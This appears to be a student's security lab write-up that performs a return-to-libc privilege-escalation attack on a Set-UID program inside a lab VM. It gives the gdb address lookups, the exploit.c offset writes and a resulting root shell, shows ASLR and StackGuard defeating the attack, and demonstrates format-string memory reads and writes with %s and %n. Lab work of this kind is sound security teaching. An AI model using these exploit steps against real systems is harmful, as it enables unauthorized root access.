


Figure 19: Stack Guard Protection

4 Return-to-libc Attack

4.1 Initial Setup

The return-to-libc attack sidesteps non-executable stack protections by redirecting a program's execution flow to existing libc functions, circumventing the need for executable shellcode. For demonstration, address space randomization and StackGuard are disabled, while ensuring stacks remain non-executable.




```
[03/03/24]seed@VM:~/.../section4$
[03/03/24]seed@VM:~/.../section4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/03/24]seed@VM:~/.../section4$ sudo ln -sf /bin/zsh /bin/sh
[03/03/24]seed@VM:~/.../section4$
```

Figure 20: Initial Setup

4.2 The Vulnerable Program

The `retlib.c` program contains a buffer overflow vulnerability due to reading more data into a buffer than it can hold. To exploit this for privilege escalation, compile it with no StackGuard and a non-executable stack. Ownership is changed to root and the Set-UID bit set to retain elevated privileges. By carefully crafting the input file `badfile`, it's possible to manipulate the control flow and execute privileged commands, despite the non-executable stack, illustrating the need for comprehensive security checks.




```
[03/03/24]seed@VM:~/.../section4$
[03/03/24]seed@VM:~/.../section4$ gcc -DBUFSIZE=22 -o retlib -z noexecstack -fno-stack-protector retlib.c
[03/03/24]seed@VM:~/.../section4$ sudo chown root retlib
[03/03/24]seed@VM:~/.../section4$ sudo chmod 4755 retlib
[03/03/24]seed@VM:~/.../section4$ ls -la | grep retlib
-rw-rw-r-- 1 seed seed    2 Mar  3 09:21 peda-session-retlib_gdb.txt
-rw-rw-r-- 1 seed seed    1 Mar  3 09:22 peda-session-retlib.txt
-rwsr-xr-x 1 root seed 7516 Mar  3 09:28 retlib
-rw-rw-r-- 1 seed seed  486 Mar  3 06:50 retlib.c
-rwxrwxr-x 1 seed seed 9796 Mar  3 09:20 retlib_gdb
[03/03/24]seed@VM:~/.../section4$
```

Figure 21: The Vulnerable Program

4.3 Debugging a program

The log shows the debugging process using gdb to extract the addresses of the `system()` and `exit()` functions from libc. This process is essential for constructing a return-to-libc attack. The address of `system()` was found to be `0xb7da4da0`, and the address of `exit()` was `0xb7d989d0`. These addresses were obtained from the Set-UID program `retlib`, ensuring they are correct for the attack. With these addresses, a crafted payload can be used to overflow the buffer and redirect execution to `system()`, thereby gaining unauthorized access or escalating privileges.



```
[03/03/24]seed@VM:~/.../section4$ gcc -DBUFSIZE=22 -g -o retlib_gdb -z noexecstack -fno-stack-protector retlib.
[03/03/24]seed@VM:~/.../section4$ gdb -q retlib_gdb
Reading symbols from retlib_gdb...done.
gdb-peda$ run
Starting program: /home/seed/assignment2/section4/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Returned Properly
[Inferior 1 (process 12053) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7d989d0 <__GI_exit>
gdb-peda$ quit
[03/03/24]seed@VM:~/.../section4$
[03/03/24]seed@VM:~/.../section4$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/assignment2/section4/retlib
Returned Properly
[Inferior 1 (process 12156) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[03/03/24]seed@VM:~/.../section4$
```

Figure 22: Debugging a program

4.4 Putting the shell string in the memory

To execute a return-to-libc attack, the command `/bin/sh` must be in memory with a known address. This is accomplished by setting an environment variable, `MYSHELL`, with the string `/bin/sh`. Use the `export` command to set `MYSHELL`, and `env` to verify it's part of the environment. A small C program can print the memory address of `MYSHELL`. When compiled and executed, the output is the address, which will be used as an argument to the `system()` function in the attack. Ensure the executable's name has the same length as `retlib` for consistent address allocation.




Figure 23: Debugging a program

4.5 Exploiting the Vulnerability

1. Find the Buffer's Starting Point: Determine the starting point of the buffer in the stack frame. This will be the reference for your offsets.

2. Locate the Return Address: Identify the exact location where the return address is stored. This can typically be done by creating a pattern in the buffer and observing where the pattern appears in the overwritten return address after a crash.

3. Calculate Offsets:

   - `Y`: The offset for the `system()` address is critical because it overwrites the return address on the stack. Through analysis or trial and error, you find that when the function `bof()` returns, the return address is located 34 bytes away from the start of the buffer.
   - `Z`: The `exit()` function's address is used to ensure that the program exits cleanly after executing `system()`. You determine that the exit address should be placed 38 bytes from the start of the buffer, right after the address of `system()` to maintain the correct order of execution.
   - `X`: Finally, the address of the string `/bin/sh` must be placed in the memory location where the `system()` function will look for its argument. Through debugging, you find that the correct offset for this address is 42 bytes from the start of the buffer.

In my case when the buffer size is 22, than the X is 42, Y is 34, and Z is 38.

```
*(long *) &buf[42] = 0xbffffeeb; // \verb|/bin/sh|
*(long *) &buf[34] = 0xb7e42da0; // system()
*(long *) &buf[38] = 0xb7e369d0; // exit()
```

Listing 4: exploit.c major part

The `exit()` function ensures a clean exit, and changing the filename affects the stack layout, thereby altering the necessary offsets for a successful exploit.
Each change in the environment or program must be analyzed and compensated for to maintain the exploit's effectiveness. These experiments should only be performed in a controlled, ethical, and legal setting.

```
[03/03/24]seed@VM:~/.../section4$ vim exploit.c
[03/03/24]seed@VM:~/.../section4$ gcc -o exploit exploit.c
[03/03/24]seed@VM:~/.../section4$ ./exploit
[03/03/24]seed@VM:~/.../section4$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),2
# quit
zsh: command not found: quit
# exit
[03/03/24]seed@VM:~/.../section4$ ./retlib
# whoami
root
# exit
[03/03/24]seed@VM:~/.../section4$
```

Figure 24: Exploiting the Vulnerability

4.6 Address Randomization

From the observations figured as 25a, 25b, 25c, the address of `system()` and the `MYSHELL` env are randomized per execute.
With ASLR enabled, the attack developed in Subsection 4.5 fails to yield a shell. ASLR randomizes the memory addresses of the stack, heap, and libraries, making hardcoded addresses in the exploit invalid. The unpredictability of `system()`, `exit()`, and `system()`/bin/sh— addresses means the exploit no longer reliably redirects execution.
Consequently, the return-to-libc attack is thwarted as the exploit cannot accurately predict where to jump in memory, demonstrating ASLR's effectiveness in increasing security against such attacks.

```
Stopped reason: SIGSEGV
0xb7e42da0 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7617da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb760b9d0 <__GI_exit>
gdb-peda$
```

(a) system and exit address1

```
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb756ada0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb755e9d0 <__GI_exit>
gdb-peda$ quit
[03/03/24]seed@VM:~/.../section4$ gdb -q retlib
```

(b) system and exit address2

```
gdb-peda$ quit
[03/03/24]seed@VM:~/.../section4$ ./env555
bffeaeeb
[03/03/24]seed@VM:~/.../section4$ ./env555
bfe4feeb
[03/03/24]seed@VM:~/.../section4$ ./env555
bf944eeb
[03/03/24]seed@VM:~/.../section4$
```

(c) shell address

Figure 25: Observations for Address Randomization

4.7 Stack Guard Protection

As shown is Figure 26, with Stack Guard enabled, the return-to-libc attack fails, preventing a shell from being spawned. The attack corrupts the stack canary, a security mechanism, leading to detection and termination of the program with a "stack smashing detected" message. Stack Guard adds a layer of defense that detects and blocks stack buffer overflow attempts, making such attacks significantly more difficult. This protection ensures that even if the buffer is overflowed, the altered canary triggers an alert and aborts the program before the return address is used, thus preventing exploitation.

```
[03/03/24]seed@VM:~/.../section4$ gcc -o retlib -z noexecstack retlib.c
[03/03/24]seed@VM:~/.../section4$ sudo chown root retlib
[03/03/24]seed@VM:~/.../section4$ sudo chmod 4755 retlib
[03/03/24]seed@VM:~/.../section4$ ./retlib
*** stack smashing detected ***: ./retlib terminated
Aborted
[03/03/24]seed@VM:~/.../section4$
[03/03/24]seed@VM:~/.../section4$
```

Figure 26: Result of Stack Guard Protection

5 Format String Vulnerability

5.1 Crash the program

First, we analysis the approximate storage of variables on the stack would like Table 1. To crash the program, we can provide a format string that expects more arguments than are provided to `printf()`. For example, we could input a lot of characters long enough for a buffer overflow to overwrite the return address like Figure 27. Also we could input a string with several `%s` specifiers, like Figure 28, which would cause `printf()` to attempt to access additional arguments that were never passed, leading to a segmentation fault when it tries to read from an invalid memory address.

Table 1: Variables on the stack

Variables	Address
d	Low
c	↑
b	↑
a	↑
int_input	↑
secret*	↑
user_input	High

```
[03/03/24]seed@VM:~/.../section5$ sudo chown root vul_stack
[03/03/24]seed@VM:~/.../section5$ sudo chmod 4755 vul_stack
[03/03/24]seed@VM:~/.../section5$ ./vul_stack
The variable secret's address is 0xbffff2c8 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
888
Please enter a string
ABCDAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ABCDAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
Segmentation fault
[03/03/24]seed@VM:~/.../section5$
```

Figure 27: Crash the program by a lot of characters

5.2 Print out the secret[1] value

To print out the value of `secret[1]`, which is located in the heap, we can only access the data in the stack. So we can use the address in the stack, with the `%s` parameter in the formatting character to get the `ASCII` representation of its value, and then get its value by calculation. First we need to find the




Figure 28: Crash the program by provide arguments

location of `int_input` in the stack, you can do this by first assigning a more specific value to `int_input`, and then traversing the stack searching through the `%d` of the formatted string, as shown in the following figure 29. After finding the correct location. Rerun the program with `int_input` set to the address of




Figure 29: Find out the secret[1] address

`secret[1]`. Replace the corresponding `%d` at the `int_input` location with `%s`. We can read the value at the read address as a string, as shown in the figure 30.




Figure 30: Print out the secret[1] value

Obviously, the value of `U` is `0x55` in `ASCII`.

5.3 Modify the secret[1] value

From the previous outputs, we've located the address of `secret[1]` in the stack. We can use the `%n` format specifier to write to `secret[1]`. The `%n` specifier writes the number of characters that have been printed so far into an integer pointer provided to `printf`.
In my case, Figured as 31, the input of string is `AAAAA%5$n`, than the output should be `0x5` in hex, because there are 5 characters `A` before the `%n`.

5.4 Modify the secret[1] value to a pre-determined value, i.e., 80 in decimal

Since we have figured out the location and the vulnerabilities in the previous steps, we can use the `%n` format specifier to write to `secret[1]`. The `%n` specifier writes the number of characters that have been




Figure 31: Print out the secret[1] value

printed so far into an integer pointer provided to `printf`. We can use the %n specifier to write a specific value to `secret[1]`, as shown in the following figure 32.




Figure 32: Modify the secret[1] value by number of characters

In my case 1, the input of string is `AAAA...AA%5$n`, than the output should be `0x50` in hex, because there are 80 characters `A` before the %n.
Another way to achieve this is to use the %x format specifier to print the number of characters printed so far, and then use the %n format specifier to write to `secret[1]`, such %80x%5$n, as shown in the following figure 33.




Figure 33: Modify the secret[1] by format specifier